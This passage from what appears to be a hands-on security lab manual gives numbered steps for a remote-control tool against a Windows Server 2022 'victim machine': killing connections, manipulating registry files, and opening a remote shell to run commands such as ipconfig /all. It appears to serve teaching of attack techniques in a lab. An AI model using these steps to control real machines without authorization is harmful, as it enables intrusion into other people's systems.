


24. Click on **Connections**, select a specific connection, right-click on it, and click **Kill Connection**. This kills the connection between two machines communicating through a particular port.




25. Click on **Registry**, choose a registry directory from the left pane, and right-click on its associated registry files.


26. A few options appear for the files; you can use these to manipulate them.



27. Click **Remote Shell**. This launches a remote command prompt for the victim machine (**Windows Server 2022**).
28. In the text field present in the lower section of the window, type the command **ipconfig/all** and press **Enter**.



29. This displays all interfaces related to the victim machine, as shown in the screenshot.



30. Similarly, you can issue all other commands that can be executed in the command prompt of the victim machine.

